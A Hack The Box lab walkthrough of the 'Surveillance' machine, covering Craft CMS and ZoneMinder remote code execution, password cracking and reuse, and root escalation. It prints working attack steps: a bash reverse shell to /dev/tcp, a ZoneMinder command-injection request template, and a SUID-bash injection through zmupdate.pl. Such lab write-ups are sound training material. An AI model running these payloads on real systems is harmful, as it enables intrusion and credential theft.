Description
Surveillance is a medium Hack The Box machine that features:
- Vulnerable Craft CMS allowing Remote Command Execution
- Sensitive Data Exposure from Backups
- Password Cracking using John the Ripper
- Password Reuse
- Vulnerable ZoneMinder allowing Remote Command Execution
- Privilege Escalation via an incorrectly detainted Perl script
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.178.62.
$ ping -c 3 10.129.178.62
PING 10.129.178.62 (10.129.178.62) 56(84) bytes of data.
64 bytes from 10.129.178.62: icmp_seq=1 ttl=63 time=51.2 ms
64 bytes from 10.129.178.62: icmp_seq=2 ttl=63 time=45.1 ms
64 bytes from 10.129.178.62: icmp_seq=3 ttl=63 time=47.3 ms

--- 10.129.178.62 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 45.067/47.847/51.176/2.524 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.178.62 -sS -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.178.62
Host is up (0.048s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.12 seconds
We get two open ports, 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap -sV -sC -p22,80 -oN nmap_scan_ports 10.129.178.62
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.178.62
Host is up (0.045s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|_  256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://surveillance.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.57 seconds
We get two services: one Secure Shell (SSH) and one Hypertext Transfer Protocol (HTTP) running on a Linux Ubuntu. As we don’t have feasible credentials for the SSH service we move to the HTTP service. We observe that the service is hosting a website, http://surveillance.htb, so we add it to our /etc/hosts local file.
$ echo "10.129.178.62 surveillance.htb" | sudo tee -a /etc/hosts
With WhatWeb we can check that the server is running a Nginx 1.18.0 web server.
$ whatweb --log-brief web_techs surveillance.htb
http://surveillance.htb [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[demo@surveillance.htb], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.178.62], JQuery[3.4.1], Script[text/javascript], Title[Surveillance], X-Powered-By[Craft CMS], X-UA-Compatible[IE=edge], nginx[1.18.0]
Looking at the web page we see a web page of a business that offer services for home security and CCTV cameras.
 Looking at the footer of the site we find that the site is using “Craft CMS” software in its version 4.4.14. This version is vulnerable to a Remote Code Execution vulnerability, CVE-2023-41892.
Exploitation
We have a PoC of this vulnerability here. By executing the script we obtain a remote shell.
$ python vuln.py http://surveillance.htb/
[-] Get temporary folder and document root ...
[-] Write payload to temporary file ...
[-] Trigger imagick to write shell ...
[-] Done, enjoy the shell
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Now we are going to spawn a reverse shell using a shell encoded in Base64.
Original reverse shell command:
bash -i >& /dev/tcp/10.10.14.79/1234 0>&1

Encoded in Base64:
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC43OS8xMjM0IDA+JjE=
And we create a listener, we obtain the reverse shell and we upgrade it.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.79] from (UNKNOWN) [10.129.178.62] 32988
bash: cannot set terminal process group (1019): Inappropriate ioctl for device
bash: no job control in this shell
www-data@surveillance:~/html/craft/web/cpresources$ script /dev/null -c bash
[keyboard] CTRL-Z
$ stty raw -echo; fg
$ reset xterm
www-data@surveillance:~/html/craft/web/cpresources$ stty rows 48 columns 156
www-data@surveillance:~/html/craft/web/cpresources$ export TERM=xterm
www-data@surveillance:~/html/craft/web/cpresources$ export SHELL=bash
Post-Exploitation
With the working shell in the remote system we find as console users root, matthew, zoneminder.
www-data@surveillance:~/html/craft/web/cpresources$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
matthew:x:1000:1000:,,,:/home/matthew:/bin/bash
zoneminder:x:1001:1001:,,,:/home/zoneminder:/bin/bash
By going to the /var/www/html/craft directory we find the .env file that contains the credentials of the MySQL database, with host 127.0.0.1, database craftdb, username craftuser and password CraftCMSPassword2023!.
www-data@surveillance:~/html/craft/web/cpresources$ cd ../..
/var/www/html/craft
www-data@surveillance:~/html/craft$ cat .env
...

## Database connection settings
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=craftdb
CRAFT_DB_USER=craftuser
CRAFT_DB_PASSWORD=CraftCMSPassword2023!
CRAFT_DB_SCHEMA=
CRAFT_DB_TABLE_PREFIX=

...
We can explore the databases and obtain a hash for the admin user but it is uncrackable.
www-data@surveillance:~/html/craft$ mysql -h 127.0.0.1 -u craftuser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 1820
Server version: 10.6.12-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

...

MariaDB [(none)]> use craftdb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed

...

MariaDB [craftdb]> select username,password from users;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$13$FoVGcLXXNe81B6x9bKry9OzGSSIYL7/ObcmQ0CXtgw.EpuNcx8tGe |
+----------+--------------------------------------------------------------+
1 row in set (0.000 sec)
We find a backups directory in /var/www/html/craft/storage/backups with a backup of a SQL file, surveillance--2023-10-17-202801--v4.4.14.sql.zip.
www-data@surveillance:~/html/craft/storage/backups$ mktemp -d
/tmp/tmp.tjAyYlOQQi
www-data@surveillance:~/html/craft$ cd /tmp/tmp.tjAyYlOQQi
www-data@surveillance:/tmp/tmp.tjAyYlOQQi$ cp /var/www/html/craft/storage/backups/surveillance--2023-10-17-202801--v4.4.14.sql.zip .
www-data@surveillance:/tmp/tmp.tjAyYlOQQi$ unzip surveillance--2023-10-17-202801--v4.4.14.sql.zip
Archive:  surveillance--2023-10-17-202801--v4.4.14.sql.zip
  inflating: surveillance--2023-10-17-202801--v4.4.14.sql
www-data@surveillance:/tmp/tmp.tjAyYlOQQi$ cat surveillance--2023-10-17-202801--v4.4.14.sql | grep "INTO \`users\`"
INSERT INTO `users` VALUES (1,NULL,1,0,0,0,1,'admin','Matthew B','Matthew','B','admin@surveillance.htb','39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec','2023-10-17 20:22:34',NULL,NULL,NULL,'2023-10-11 18:58:57',NULL,1,NULL,NULL,NULL,0,'2023-10-17 20:27:46','2023-10-11 17:57:16','2023-10-17 20:27:46');
Now we have a hash for the admin user but in a different format, SHA-256. We crack it with John The Ripper.
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256 hash2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=16
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
starcraft122490  (admin)
1g 0:00:00:00 DONE 4.761g/s 17476Kp/s 17476Kc/s 17476KC/s tabatah120..sn283437
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
We obtain the password for the admin user, starcraft122490. With this password we can login in the Linux shell with the matthew username.
www-data@surveillance:/tmp/tmp.tjAyYlOQQi$ su matthew
Password:
matthew@surveillance:/tmp/tmp.tjAyYlOQQi$ id
uid=1000(matthew) gid=1000(matthew) groups=1000(matthew)
Now we move to enumerate the virtual hosts. We find one virtual host corresponding to ZoneMinder, a web application used to monitor CCTV cameras. The configuration files are located at the /etc/zm directory.
matthew@surveillance:/tmp/tmp.tjAyYlOQQi$ cat /etc/nginx/sites-enabled/zoneminder.conf
server {
    listen 127.0.0.1:8080;

    root /usr/share/zoneminder/www;

    ...

matthew@surveillance:/tmp/tmp.tjAyYlOQQi$ cd /etc/zm
matthew@surveillance:/etc/zm$ ls -la
total 32
drwxr-xr-x   3 root root        4096 Oct 17 11:50 .
drwxr-xr-x 116 root root        4096 Dec  5 12:32 ..
drwxr-xr-x   2 root root        4096 Oct 17 10:57 conf.d
-rw-r--r--   1 root root       14489 Oct 17 10:57 core.php
-rwxr-----   1 root zoneminder  1843 Oct 17 11:50 zm.conf
But we can’t read the file zm.conf because we don’t belong to the zoneminder group. As we can see the web page root is located in /usr/share/zoneminder/www and only acces from the localhost in port 8080 are allowed. So we are going to use SSH Local Port Forwarding to access to the website.
$ ssh -L 8080:127.0.0.1:8080 matthew@10.129.178.62
matthew@10.129.178.62's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)

...
matthew@surveillance:~$
Now we have access to the ZoneMinder service from our local machine in port 8080, http://127.0.0.1, when we access we are asked for login credentials, the previous one are reused so we login, admin:starcraft122490.

 We see that the ZoneMinder version v1.36.32 is used. This version is vulnerable to an Unauthenticated RCE, CVE-2023-26035. Firstly we need to obtain the CSRF token (csrfMagicToken) from the HTML source code of the
 index.php ZoneMinder website, view-source:http://127.0.0.1:8080/index.php.
 Then we use Burp Suite Repeater tool to create a crafted HTTP request with the following payload.
HTTP POST payload to send:
view=snapshot&action=create&monitor_ids[0][Id]=0;<COMMAND_TO_RUN>&__csrf_magic=<CSRF_TOKEN>
We will change <COMMAND_TO_RUN> with the command of the reverse shell and <CSRF_TOKEN> with the token we obtained. The request will be sent to index.php. Before that we start the listener.
$ nc -nvlp 1235
 Finally we obtain a reverse shell as the
 zoneminder user.
$ nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.10.14.79] from (UNKNOWN) [10.129.178.62] 49238
bash: cannot set terminal process group (1019): Inappropriate ioctl for device
bash: no job control in this shell
zoneminder@surveillance:/usr/share/zoneminder/www$ id
id
uid=1001(zoneminder) gid=1001(zoneminder) groups=1001(zoneminder)
We see that we can run some scripts as root user.
zoneminder@surveillance:/usr/share/zoneminder/www$ sudo -l
Matching Defaults entries for zoneminder on surveillance:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User zoneminder may run the following commands on surveillance:
    (ALL : ALL) NOPASSWD: /usr/bin/zm[a-zA-Z]*.pl *
zoneminder@surveillance:/usr/share/zoneminder/www$ ls -la /usr/bin/zm[a-zA-Z]*.pl
-rwxr-xr-x 1 root root 43027 Nov 23  2022 /usr/bin/zmaudit.pl
-rwxr-xr-x 1 root root 12939 Nov 23  2022 /usr/bin/zmcamtool.pl
-rwxr-xr-x 1 root root  6043 Nov 23  2022 /usr/bin/zmcontrol.pl
-rwxr-xr-x 1 root root 26232 Nov 23  2022 /usr/bin/zmdc.pl
-rwxr-xr-x 1 root root 35206 Nov 23  2022 /usr/bin/zmfilter.pl
-rwxr-xr-x 1 root root  5640 Nov 23  2022 /usr/bin/zmonvif-probe.pl
-rwxr-xr-x 1 root root 19386 Nov 23  2022 /usr/bin/zmonvif-trigger.pl
-rwxr-xr-x 1 root root 13994 Nov 23  2022 /usr/bin/zmpkg.pl
-rwxr-xr-x 1 root root 17492 Nov 23  2022 /usr/bin/zmrecover.pl
-rwxr-xr-x 1 root root  4815 Nov 23  2022 /usr/bin/zmstats.pl
-rwxr-xr-x 1 root root  2133 Nov 23  2022 /usr/bin/zmsystemctl.pl
-rwxr-xr-x 1 root root 13111 Nov 23  2022 /usr/bin/zmtelemetry.pl
-rwxr-xr-x 1 root root  5340 Nov 23  2022 /usr/bin/zmtrack.pl
-rwxr-xr-x 1 root root 18482 Nov 23  2022 /usr/bin/zmtrigger.pl
-rwxr-xr-x 1 root root 45421 Nov 23  2022 /usr/bin/zmupdate.pl
-rwxr-xr-x 1 root root  8205 Nov 23  2022 /usr/bin/zmvideo.pl
-rwxr-xr-x 1 root root  7022 Nov 23  2022 /usr/bin/zmwatch.pl
-rwxr-xr-x 1 root root 19655 Nov 23  2022 /usr/bin/zmx10.pl
Reading the source code of the scripts we see that the zmupdate.pl script accepts some arguments such as user.
zoneminder@surveillance:/usr/share/zoneminder/www$ sudo /usr/bin/zmupdate.pl --help
Unknown option: help
Usage:
    zmupdate.pl -c,--check | -f,--freshen | -v<version>,--version=<version>
    [-u <dbuser> -p <dbpass>]

Options:
    -c, --check - Check for updated versions of ZoneMinder -f, --freshen -
    Freshen the configuration in the database. Equivalent of old zmconfig.pl
    -noi --migrate-events - Update database structures as per
    USE_DEEP_STORAGE setting. -v <version>, --version=<version> - Force
    upgrade to the current version from <version> -u <dbuser>,
    --user=<dbuser> - Alternate DB user with privileges to alter DB -p
    <dbpass>, --pass=<dbpass> - Password of alternate DB user with
    privileges to alter DB -s, --super - Use system maintenance account on
    debian based systems instead of unprivileged account -d <dir>,
    --dir=<dir> - Directory containing update files if not in default build
    location -interactive - interact with the user -nointeractive - do not
    interact with the user
Reading the source code shows us that the detaint of the Perl variable is not being done correctly, and consequently commands can be injected in the argument.
zoneminder@surveillance:/usr/share/zoneminder/www$ cd /tmp
zoneminder@surveillance:/tmp$ cat /usr/bin/zmupdate.pl
...
    if ( $response =~ /^[yY]$/ ) {
      my ( $host, $portOrSocket ) = ( $Config{ZM_DB_HOST} =~ /^([^:]+)(?::(.+))?$/ );
      my $command = 'mysqldump';
      if ($super) {
        $command .= ' --defaults-file=/etc/mysql/debian.cnf';
      } elsif ($dbUser) {
        $command .= ' -u'.$dbUser;
        $command .= ' -p\''.$dbPass.'\'' if $dbPass;
      }
      if ( defined($portOrSocket) ) {
        if ( $portOrSocket =~ /^\// ) {
          $command .= ' -S'.$portOrSocket;
        } else {
          $command .= ' -h'.$host.' -P'.$portOrSocket;
        }
      } else {
        $command .= ' -h'.$host;
      }
      my $backup = '/tmp/zm/'.$Config{ZM_DB_NAME}.'-'.$version.'.dump';
      $command .= ' --add-drop-table --databases '.$Config{ZM_DB_NAME}.' > '.$backup;
      print("Creating backup to $backup. This may take several minutes.\n");
      ($command) = $command =~ /(.*)/; # detaint
      print("Executing '$command'\n") if logDebugging();
      my $output = qx($command);
...
We are going to copy a the Bash binary to a temporal directory and run the command injection to apply the SUID permission to the file and then have the ability to spawn a root shell. When the program asks us to make a backup we will enter ‘y’.
zoneminder@surveillance:/tmp$ cp /bin/bash .
zoneminder@surveillance:/tmp$ sudo /usr/bin/zmupdate.pl --version=1 --user='$(chown root:root /tmp/bash; chmod u+s /tmp/bash)'

Initiating database upgrade to version 1.36.32 from version 1

WARNING - You have specified an upgrade from version 1 but the database version found is 1.36.32. Is this correct?
Press enter to continue or ctrl-C to abort :

Do you wish to take a backup of your database prior to upgrading?
This may result in a large file in /tmp/zm if you have a lot of events.
Press 'y' for a backup or 'n' to continue : y
Creating backup to /tmp/zm/zm-1.dump. This may take several minutes.
mysqldump: Got error: 1698: "Access denied for user '-pZoneMinderPassword2023'@'localhost'" when trying to connect
Output:
Command 'mysqldump -u$(chown root:root /tmp/bash; chmod u+s /tmp/bash) -p'ZoneMinderPassword2023' -hlocalhost --add-drop-table --databases zm > /tmp/zm/zm-1.dump' exited with status: 2
zoneminder@surveillance:/tmp$ ./bash -p
bash-5.1# whoami
root
Finally we have the terminal logged as the root user.
Flags
In the root shell we can obtain the user flag and the system flag.
bash-5.1# cat /home/matthew/user.txt
<REDACTED>
bash-5.1# cat /root/root.txt
<REDACTED>